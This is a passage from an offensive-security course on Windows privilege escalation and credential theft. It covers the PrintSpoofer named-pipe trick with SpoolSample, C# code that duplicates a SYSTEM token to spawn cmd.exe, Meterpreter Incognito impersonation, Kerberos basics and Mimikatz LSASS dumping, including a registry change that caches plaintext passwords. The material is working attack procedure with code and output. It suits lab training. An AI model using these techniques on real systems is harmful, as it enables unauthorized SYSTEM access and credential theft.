When we use SpoolSample, we must specify the name of the server to connect to (the victim) and the name of the server we control (the attacker), also called the capture server. Since we are performing the attack locally, both servers are the same. This presents a challenge.

The print spooler service (running as SYSTEM on the victim) needs to contact the simulated print client (through our pipe) but since they are on the same host, they in effect require the same default pipe name (**pipe\spoolss**). Because of this, we cannot create the named pipe with the required name easily.

In order to find a solution, we first must understand the problem in detail. To do this, we will monitor the target system with Process Monitor from SysInternals while executing **SpoolSample.exe** against an arbitrary pipe name. Process Monitor is located in the **C:\Tools\SysInternals** folder.

First, we'll configure a capture filter with *Filter > Filter* and select *Process Name* from the dropdown menu, setting this to "spoolsv.exe" to filter for print spooler events. We'll then click *Add* followed by *Apply* and exit the filter menu by selecting *OK*.

Then, we'll execute **SpoolSample.exe** and specify the current hostname followed by an arbitrary pipe name as shown in Listing 574.

```
C:\Tools> SpoolSample.exe appsrv01 appsrv01\test
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\appsrv01, CaptureServer: \\appsrv01\test
Attempted printer notification and received an invalid handle. The coerced
authentication probably worked!
```

*Listing 574 - Invoking SpoolSample with arbitrary pipe name*

Although the application output indicates that a printer notification callback was configured, Process Monitor shows that no access to the arbitrary pipe name has occurred as displayed in Figure 226.




Figure 226: No connections from spoolss

This is because, before attempting to access the client pipe, the print spooler service validates the pipe path, making sure it matches the default name "pipe\spoolss". Our arbitrary pipe "test" fails this validation and, consequently, the print spooler service doesn't even attempt to connect to the client. This is why we don't see any successful nor failed attempt in Process Monitor. Unfortunately, as mentioned before, we cannot specify "spoolss" as a name since it is already in use by the print spooler service we are targeting.

At this point, it is useful to know what happens when a file path is supplied to a Win32 API. When directory separators are used as a part of the file path, they are converted to canonical form. Specifically, forward slashes ("/") will be converted to backward slashes ("\"). This is also known as file path normalization.<sup>738</sup>

Interestingly enough, the security researcher @jonaslyk discovered that if we provide SpoolSample with an arbitrary pipe name containing a forward slash after the hostname ("appsrv01/test"), the spooler service will not interpret it correctly and it will append the default name "pipe\spoolss" to our own path before processing it. This effectively bypasses the path validation and the resulting path ("appsrv01/test\pipe\spoolss") is then normalized before the spooler service attempts to send a print object change notification message to the client.

This obviously can help us because this pipe name differs from the default one used by the print spooler service, and we can register it in order to simulate a print client.

To verify this, we can repeat our last example but this time supplying an arbitrary pipe name that contains a forward slash in the print client name:

```
C:\Tools> SpoolSample.exe appsrv01 appsrv01/test
[+] Converted DLL to shellcode
[+] Executing RDI
```

<sup>738</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/standard/io/file-path-formats>


```
[+] Calling exported function
TargetServer: \\appsrv01, CaptureServer: \\appsrv01/test
RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1707 - The network
address is invalid.
```

Listing 575 - Invoking SpoolSample with forward slash

We receive an error and Process Monitor confirms the theory (Figure 227).

Process Monitor - Sysinternals: [www.sysinternals.com](http://www.sysinternals.com)

File Edit Event Filter Tools Options Help



Time ...	Process Name	PID	Operation	Path	Result
12:45:...	spoolsv.exe	8	FileSystemControl	\\appsrv01\IPC\$	FS DRIVER REQUIRED
12:45:...	spoolsv.exe	8	CloseFile	\\appsrv01\IPC\$	SUCCESS
12:45:...	spoolsv.exe	8	CreateFile	\\appsrv01\test\pipe\spoolss	BAD NETWORK NAME
12:45:...	spoolsv.exe	8	FileSystemControl	\\appsrv01\IPC\$	FS DRIVER REQUIRED
12:45:...	spoolsv.exe	8	CloseFile	\\appsrv01\IPC\$	SUCCESS
12:45:...	spoolsv.exe	8	FileSystemControl	\\appsrv01\IPC\$	FS DRIVER REQUIRED
12:45:...	spoolsv.exe	8	CloseFile	\\appsrv01\IPC\$	SUCCESS
12:45:...	spoolsv.exe	8	CreateFile	\\appsrv01\test\pipe\spoolss	BAD NETWORK NAME
12:45:...	spoolsv.exe	8	FileSystemControl	\\appsrv01\IPC\$	FS DRIVER REQUIRED
12:45:...	spoolsv.exe	8	CloseFile	\\appsrv01\IPC\$	SUCCESS

Figure 227: Path canonicalized and attempted access

First, the path we supplied (**appsrv01/test**) has been switched to a canonical form (**appsrv01\test**) as part of the full path.

Second, **spoolsv.exe** attempted to access the named pipe **\\.\appsrv01\test\pipe\spoolss** while performing the callback. Since we have not created a pipe server by that name yet, the request failed.

At this point, we just need to create a pipe server with that name and simulate a print client. When we execute **SpoolSample**, the print spooler service will connect to our pipe.

To do this, we'll open another command prompt and launch our **PrintSpooferNet** application. Recall that we are launching our application from a *Network Service* command prompt because we are demonstrating a scenario where we have exploited a process that has the *SelImpersonatePrivilege*, and we are trying to escalate to SYSTEM.

```
C:\Tools> PrintSpooferNet.exe \\.\pipe\test\pipe\spoolss
```

Listing 576 - Creating the pipe server

Now we'll invoke **SpoolSample** to trigger the change notification against the capture server (**appsrv01/pipe/test**) as shown in Listing 577.

```
C:\Tools> SpoolSample.exe appsrv01 appsrv01/pipe/test
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\appsrv01, CaptureServer: \\appsrv01/pipe/test
```

```
RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1722 - The RPC server is unavailable.
```

*Listing 577 - Invoking SpoolSample again the pipe server*

Our application reveals a connection from the "S-1-5-18" SID :

```
C:\Tools>PrintSpooferNet.exe \\.\pipe\test\pipe\spoolss
Found sid S-1-5-18
```

*Listing 578 - Invoking SpoolSample with forward slash*

This SID value belongs to the SYSTEM account<sup>739</sup> proving that our technique worked. Excellent!

We now have a way of forcing the SYSTEM account to authenticate to our named pipe, which allows us to impersonate it. To complete this attack, we must now take advantage of the impersonated token, which we will do by launching a new command prompt as SYSTEM.

The Win32 *CreateProcessWithTokenW*<sup>740</sup> API can create a new process based on a token. The token must be a primary token, so we'll first use *DuplicateTokenEx* to convert the impersonation token to a primary token.

The function prototype for *DuplicateTokenEx* is shown in Listing 579.

```
BOOL DuplicateTokenEx(
    HANDLE                hExistingToken,
    DWORD                dwDesiredAccess,
    LPSECURITY_ATTRIBUTES lpTokenAttributes,
    SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
    TOKEN_TYPE            TokenType,
    PHANDLE               phNewToken
);
```

*Listing 579 - DuplicateTokenEx function prototype*

First, we'll supply the impersonation token by recovering it with *OpenThreadToken*. We'll request full access to the token with the numerical value 0xF01FF for the *dwDesiredAccess* argument. For the third argument (*lpTokenAttributes*), we'll use a default security descriptor for the new token by setting this to NULL.

*ImpersonationLevel* must be set to *SecurityImpersonation*,<sup>741</sup> which is the access type we currently have to the token. This has a numerical value of "2". For the *TokenType*, we'll specify a primary token (*TokenPrimary*<sup>742</sup>) by setting this to "1".

The final argument (*phNewToken*) is a pointer that will be populated with the handle to the duplicated token. The code additions are shown in Listing 580.

```
[DllImport("advapi32.dll", CharSet = CharSet.Auto, SetLastError = true)]
public extern static bool DuplicateTokenEx(IntPtr hExistingToken, uint
dwDesiredAccess, IntPtr lpTokenAttributes, uint ImpersonationLevel, uint TokenType,
out IntPtr phNewToken);
```

<sup>739</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids>

<sup>740</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createprocesswithtokenw>

<sup>741</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-security\\_impersonation\\_level](https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-security_impersonation_level)

<sup>742</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-token\\_type](https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-token_type)

```
...
IntPtr hSystemToken = IntPtr.Zero;
DuplicateTokenEx(hToken, 0xF01FF, IntPtr.Zero, 2, 1, out hSystemToken);
```

*Listing 580 - Code additions to call DuplicateTokenEx*

With the token duplicated as a primary token, we can call *CreateProcessWithToken* to create a command prompt as SYSTEM.

Listing 581 lists the function prototype for *CreateProcessWithToken*.

```
BOOL CreateProcessWithTokenW(
    HANDLE          hToken,
    DWORD           dwLogonFlags,
    LPCWSTR         lpApplicationName,
    LPWSTR          lpCommandLine,
    DWORD           dwCreationFlags,
    LPVOID          lpEnvironment,
    LPCWSTR         lpCurrentDirectory,
    LPSTARTUPINFOW  lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

*Listing 581 - CreateProcessWithToken function prototype*

First, we'll supply the newly duplicated token followed by a logon option, which we set to its default of 0. For the third (*lpApplicationName*) and fourth (*lpCommandLine*) arguments, we'll supply NULL and the full path of cmd.exe, respectively.

The creation flags (*dwCreationFlags*), environment block (*lpEnvironment*), and current directory (*lpCurrentDirectory*) arguments can be set to 0, NULL, and NULL respectively to select the default options.

For the two last arguments (*lpStartupInfo* and *lpProcessInformation*), we must pass *STARTUPINFO*<sup>743</sup> and *PROCESS\_INFORMATION*<sup>744</sup> structures, which are populated by the API during execution. Neither of these are defined in P/invoke imports so we must define them ourselves as shown in the following code:

```
[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
    public IntPtr hProcess;
    public IntPtr hThread;
    public int dwProcessId;
    public int dwThreadId;
}

[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
public struct STARTUPINFO
{
    public Int32 cb;
    public string lpReserved;
```

<sup>743</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/api/processthreadsapi/ns-processthreadsapi-startupinfoa>

<sup>744</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/ns-processthreadsapi-process\\_information](https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/ns-processthreadsapi-process_information)

```
public string lpDesktop;
public string lpTitle;
public Int32 dwX;
public Int32 dwY;
public Int32 dwXSize;
public Int32 dwYSize;
public Int32 dwXCountChars;
public Int32 dwYCountChars;
public Int32 dwFillAttribute;
public Int32 dwFlags;
public Int16 wShowWindow;
public Int16 cbReserved2;
public IntPtr lpReserved2;
public IntPtr hStdInput;
public IntPtr hStdOutput;
public IntPtr hStdError;
}
[DllImport("advapi32", SetLastError = true, CharSet = CharSet.Unicode)]
public static extern bool CreateProcessWithTokenW(IntPtr hToken, UInt32 dwLogonFlags,
string lpApplicationName, string lpCommandLine, UInt32 dwCreationFlags, IntPtr
lpEnvironment, string lpCurrentDirectory, [In] ref STARTUPINFO lpStartupInfo, out
PROCESS_INFORMATION lpProcessInformation);
...
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
STARTUPINFO si = new STARTUPINFO();
si.cb = Marshal.SizeOf(si);
CreateProcessWithTokenW(hSystemToken, 0, null, "C:\\Windows\\System32\\cmd.exe", 0,
IntPtr.Zero, null, ref si, out pi);
```

*Listing 582 - Code additions to call CreateProcessWithTokenW*

With all the code written, we'll compile and transfer it to the Windows Server 2019 machine. We'll execute this just as before, by first launching our application to create the pipe server with the name "\\appsrv01\\test\\pipe\\spoolss".

Next, we'll launch SpoolSample with the capture server set to "\\appsrv01\\pipe\\test", which will force the SYSTEM account to connect to our named pipe and a new command prompt is opened.

When we interact with it and display the user, we find it to be SYSTEM:

```
C:\Windows\system32> whoami /user
```

```
USER INFORMATION
```

```
-----
```

```
User Name    SID
```

```
=====
```

```
nt authority\system S-1-5-18
```

*Listing 583 - System command prompt*

With this attack, we can elevate our privileges from an unprivileged account that has the *SeImpersonatePrivilege* to SYSTEM on any modern Windows system including Windows 2019 and the newest versions of Windows 10. Nice!



---

*A C++ implementation of this attack that has the SpoolSample functionality embedded is available by the researcher who discovered the technique.<sup>745</sup>*

---

Most native and third-party services that do not require administrative permissions run as Network Service or Local Service, partly due to Microsoft's recommendation. This attack technique means that compromising an unprivileged service is just as valuable as a SYSTEM service.

The technique shown in this section is not the only possible way of leveraging impersonation to obtain SYSTEM integrity. A similar technique that also uses pipes has been discovered by Alex Ionescu and Yarden Shafir.<sup>746</sup> It impersonates the *RPC system service* (RpcSs),<sup>747</sup> which typically contains SYSTEM tokens that can be stolen. Note that this technique only works for *Network Service*.

On older versions of Windows 10 and Windows Server 2016, the Juicy Potato tool obtains SYSTEM integrity through a local man-in-the-middle attack through COM.<sup>748</sup> It is blocked on Windows 10 version 1809 and newer along with Windows Server 2019, which inspired the release of the *RoguePotato*<sup>749</sup> tool, expanding this technique to provide access to the RpcSs service and subsequently SYSTEM integrity access.

Lastly, the *beans*<sup>750</sup> technique based on local man-in-the-middle authentication with *Windows Remote Management* (WinRM)<sup>751</sup> also yields SYSTEM integrity access. The caveat of this technique is that it only works on Windows clients, not servers, by default.

In the next section, we'll demonstrate how to impersonate tokens from other authenticated users instead of simply advancing straight to SYSTEM.

### 12.2.2.1 Exercises

1. Combine the code and verify the token impersonation.
2. Use the C# code and combine it with previous tradecraft to obtain a Meterpreter, Covenant, or Empire SYSTEM shell.
3. Try to use the attack in the context of *Local Service* instead of *Network Service*.

---

<sup>745</sup> (Clément Labro, 2020), <https://github.com/itm4n/PrintSpoofer>

<sup>746</sup> (Alex Ionescu, 2020), <https://windows-internals.com/faxing-your-way-to-system/>

<sup>747</sup> (Microsoft, 2009), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787851\(v=ws.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787851(v=ws.10)?redirectedfrom=MSDN)

<sup>748</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/com/component-object-model-com-portal>

<sup>749</sup> (@decoder\_it, 2020), <https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/>

<sup>750</sup> (@decoder\_it, 2019), <https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/>

<sup>751</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/winrm/portal>



### 12.2.3 Fun with Incognito

In this section, we'll use the Meterpreter Incognito<sup>752</sup> module to impersonate any logged in users and obtain code execution in their context without access to any passwords or hashes.

---

*Although we'll use Mimikatz to collect Kerberos authentication credentials later in this module, this access token attack vector does not rely on Mimikatz and may evade some detection software.*

---

To demonstrate this, we'll authenticate to appsrv01 as the *admin* user through Remote Desktop and leave the connection open. We'll then switch to one of the SYSTEM integrity Meterpreter shells we obtained in the previous sections.

Next, we'll load the Incognito extension through the **load** command as shown in Listing 584 and run **help** to display available commands.

```
meterpreter > load incognito
Loading extension incognito...Success.

meterpreter > help incognito

Incognito Commands
=====

  Command      Description
  -----
  add_group_user  Attempt to add a user to a global group with all tokens
  add_localgroup_user Attempt to add a user to a local group with all tokens
  add_user       Attempt to add a user with all tokens
  impersonate_token Impersonate specified token
  list_tokens    List tokens available under current user context
  snarf_hashes   Snarf challenge/response hashes for every token
```

Listing 584 - Loading Incognito extension

We'll focus on **list\_tokens -u**, which will list all currently used tokens by unique username:

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
corp1\admin
IIS APPPOOL\DefaultAppPool
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
NT SERVICE\SQLTELEMETRY$SQLEXPRESS
Window Manager\DWM-1
```

<sup>752</sup> (Rapid7, 2015), <https://github.com/rapid7/meterpreter/blob/master/source/extensions/incognito/incognito.c>

```
Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON
```

*Listing 585 - Dumping available tokens*

The output reveals a delegation token for the domain user *admin*.

Next we'll run **impersonate\_token** to impersonate the *admin* user through the Win32 *ImpersonateLoggedOnUser*<sup>753</sup> API. To invoke it, we must specify the user name of the token we want to impersonate:

```
meterpreter > impersonate_token corp1\admin
[+] Delegation token available
[+] Successfully impersonated user corp1\admin

meterpreter > getuid
Server username: corp1\admin
```

*Listing 586 - Impersonating token for the user admin*

Listing 586 shows that we were able to impersonate the domain user *admin* from a delegation token, which will allow us to perform actions on this server and authenticate against remote computers in the context of that user.

With this approach, we have impersonated a user within a Meterpreter shell without writing to disk.

### 12.2.3.1 Exercise

1. Use a SYSTEM Meterpreter shell to list all tokens and impersonate a delegation token for the domain user *admin*.

## 12.3 Kerberos and Domain Credentials

In an Active Directory implementation, Kerberos<sup>754</sup> handles most user and integrated service authentication.

In the following sections, we'll explore how the Kerberos protocol is implemented in Windows and how we can leverage it for credential stealing.

### 12.3.1 Kerberos Authentication

The Microsoft implementation of the Kerberos authentication protocol was adopted from the Kerberos version 5 authentication protocol created by MIT<sup>755</sup> and has been Microsoft's primary authentication mechanism since Windows Server 2003. While NTLM authentication works through a principle of challenge and response, Windows-based Kerberos authentication uses a ticket system.

<sup>753</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-impersonateloggedonuser>

<sup>754</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-kerberos>

<sup>755</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Kerberos\\_\(protocol\)](https://en.wikipedia.org/wiki/Kerberos_(protocol))

At a high level, Kerberos client authentication to a service in Active Directory involves the use of a domain controller in the role of a Key Distribution Center (KDC).<sup>756</sup> This process is shown in Figure 228.




Figure 228: Diagram of Kerberos Authentication

Let's review this process in detail in order to lay a foundation for discussion in the following section.

When a user logs in, a request is sent to the Domain Controller. This DC serves as a KDC and runs the Authentication Server service. The initial *Authentication Server Request* (AS\_REQ) contains a timestamp encrypted using a hash derived from the current user's username and password.<sup>757</sup>

When the service receives the request, it looks up the password hash associated with that user and attempts to decrypt the timestamp. If the decryption process is successful and the timestamp is not a duplicate (a potential replay attack), the authentication is considered successful.

The service replies to the client with an *Authentication Server Reply* (AS\_REP), which contains a session key (since Kerberos is stateless) and a *Ticket Granting Ticket* (TGT). The session key is encrypted using the user's password hash, which the client could decrypt and reuse. The TGT contains user information (including group memberships), the domain, a timestamp, the IP address of the client, and the session key.

<sup>756</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/secauthn/key-distribution-center>

<sup>757</sup> (Skip Duckwall, Benjamin Delpy, 2014), <https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf>

In order to avoid tampering, the TGT is encrypted by a secret key known only to the KDC and can not be decrypted by the client. Once the client has received the session key and the TGT, the KDC considers the client authentication complete. By default, the TGT will be valid for 10 hours. During this time, the user is not required to retype the password and the TGT can be renewed without entering the password.

When the user attempts to access domain resources, such as a network share, Exchange mailbox, or some other application with a registered *Service Principal Name* (SPN),<sup>758</sup> the KDC is contacted again.

This time, the client constructs a *Ticket Granting Service Request* (TGS\_REQ) packet that consists of the current user and a timestamp (encrypted using the session key), the SPN of the resource, and the encrypted TGT.

Next, the ticket granting service on the KDC receives the TGS\_REQ, and if the SPN exists in the domain, the TGT is decrypted using the secret key known only to the KDC. The session key is then extracted from the decrypted TGT, and this key is used to decrypt the username and timestamp of the request. If the TGT has a valid timestamp (no replay detected and the request has not expired), the TGT and session key usernames match, and the origin and TGT IP addresses match, the request is accepted.

If this succeeds, the ticket granting service responds to the client with a *Ticket Granting Server Reply* (TGS\_REP). This packet contains three parts:

1. The SPN to which access has been granted.
2. A session key to be used between the client and the SPN.
3. A service ticket containing the username and group memberships along with the newly-created session key.

The first two parts (the SPN and session key) are encrypted using the session key associated with the creation of the TGT and the service ticket is encrypted using the password hash of the service account registered with the target SPN.

Once the authentication process with the KDC is complete and the client has both a session key and a service ticket, service authentication begins.

First, the client sends an *Application Request* (AP\_REQ), which includes the username and a timestamp encrypted with the session key associated with the service ticket along with the service ticket itself.

The service decrypts the service ticket using its own password hash, extracts the session key from it, and decrypts the supplied username. If the usernames match, the request is accepted. Before access is granted, the service inspects the supplied group memberships in the service ticket and assigns appropriate permissions to the user, after which the user may make use of the service as required.

This protocol may seem complicated and perhaps even convoluted, but it was designed to mitigate various network attacks and prevent the use of fake credentials.

---

<sup>758</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/ad/service-principal-names>

Now that we have explored the foundations of Kerberos authentication, let's look at how we can dump cached credentials with Mimikatz.

### 12.3.2 Mimikatz

In this section, we'll discuss how Mimikatz may be used to extract credentials from memory due to caching requirements of the Kerberos protocol. We'll also discuss *Local Security Authority* (LSA) protection<sup>759</sup> and how it can be bypassed.

Due to the automatic renewal of TGTs, password hashes are cached in the *Local Security Authority Subsystem Service* (LSASS) memory space.

If we gain access to these hashes, we could crack them to obtain the clear text password or reuse them to perform various actions (which we'll discuss in a later module).

Since LSASS is part of the operating system and runs as SYSTEM, we need SYSTEM (or local administrator) permissions to gain access to the hashes stored on a target. In addition, the data structures are not publicly documented and they are encrypted with an LSASS-stored key.

Mimikatz,<sup>760</sup> written by security researcher Benjamin Delpy,<sup>761</sup> is a powerful tool that we can use to extract and manipulate credentials, tokens, and privileges in Windows. In this section, we'll specifically use it to dump cached domain credentials and use it for other purposes later in this module.

After launching Mimikatz from an elevated command prompt on our Windows 10 victim machine, we'll have to tamper with the memory of the LSASS process, which is normally not allowed since it belongs to the SYSTEM user and not the current *offsec* user.

However, as administrator, the *offsec* user can use *SeDebugPrivilege*<sup>762</sup> to read and modify a process under the ownership of a different user. To do this, we'll use the Mimikatz **privilege::debug** command to enable the *SeDebugPrivilege* by calling *AdjustTokenPrivileges* as shown in Listing 587.

```
C:\Tools\Mimikatz> mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Jul 10 2019 23:09:43
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

Listing 587 - Enabling *SeDebugPrivilege* with Mimikatz

<sup>759</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection>

<sup>760</sup> (Benjamin Delpy, 2020), <https://github.com/gentilkiwi/mimikatz>

<sup>761</sup> (Benjamin Delpy, 2020), <https://github.com/gentilkiwi>

<sup>762</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants>

Once we have enabled the `SeDebugPrivilege` privilege, we'll dump all cached passwords and hashes from LSASS with **`sekurlsa::logonpasswords`**:

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 32785103 (00000000:01f442cf)
Session          : Interactive from 1
User Name        : offsec
Domain           : corp1
Logon Server      : DC01
Logon Time        : 11/18/2019 1:53:44 AM
SID              : S-1-5-21-1364860144-3811088588-1134232237-1106

    msv :
        [00000003] Primary
        * Username : offsec
        * Domain  : corp1
        * NTLM    : 2892d26cdf84d7a70e2eb3b9f05c425e
        * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
        * DPAPI     : 4f66481a65cbbdbda1dbe9554c1bd0ed
    tspkg :
    wdigest :
        * Username : offsec
        * Domain   : corp1
        * Password  : (null)
    kerberos :
        * Username : offsec
        * Domain   : CORP1.COM
        * Password  : (null)
    ssp :
    credman :
```

Listing 588 - Dumping credentials with Mimikatz

The inner workings of the command are quite complex and beyond the scope of this module due to the inherent encryption and undocumented structures employed by LSASS, but the results show the NTLM hash of the domain `offsec` user as shown in the highlighted section of Listing 588.

---

*The `wdigest`<sup>763</sup> authentication protocol requires a clear text password, but it is disabled in Windows 8.1 and newer. We can enable it by creating the `UseLogonCredential` registry value in the path `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest`. Once we set this value to "1", the clear text password will be cached in LSASS after subsequent logins.*

---

<sup>763</sup> (Kevin Joyce, 2019), <https://blog.stealthbits.com/wdigest-clear-text-passwords-stealing-more-than-a-hash/>

Since 2012 (when Mimikatz was released and cached credential dumping was popularized), Microsoft has developed mitigation techniques: LSA Protection and *Windows Defender Credential Guard*.<sup>764</sup> In this module, we will focus on LSA protection.

As previously mentioned, Windows divides its processes into four distinct integrity levels. An additional mitigation level, *Protected Processes Light* (PPL)<sup>765</sup> was introduced from Windows 8 onwards, which can be layered on top of the current integrity level.

In essence, this means that a process running at SYSTEM integrity cannot access or modify the memory space of a process executing at SYSTEM integrity with PPL enabled. To demonstrate this, we'll log on to the Windows 2019 server appsrv01 as the *admin* user.

LSASS supports *PPL protection*,<sup>766</sup> which can be enabled in the registry. This is done through the *RunAsPPL* DWORD value in **HKLM\SYSTEM\CurrentControlSet\Control\Lsa** with a value of 1.

This protection mechanism is disabled by default due to third-party compatibility issues. On appsrv01 LSA Protection has already been configured.

When LSASS is executing as a Protected Process Light, Mimikatz fails due to insufficient permissions as shown in Listing 589.

```
C:\Tools\Mimikatz> mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

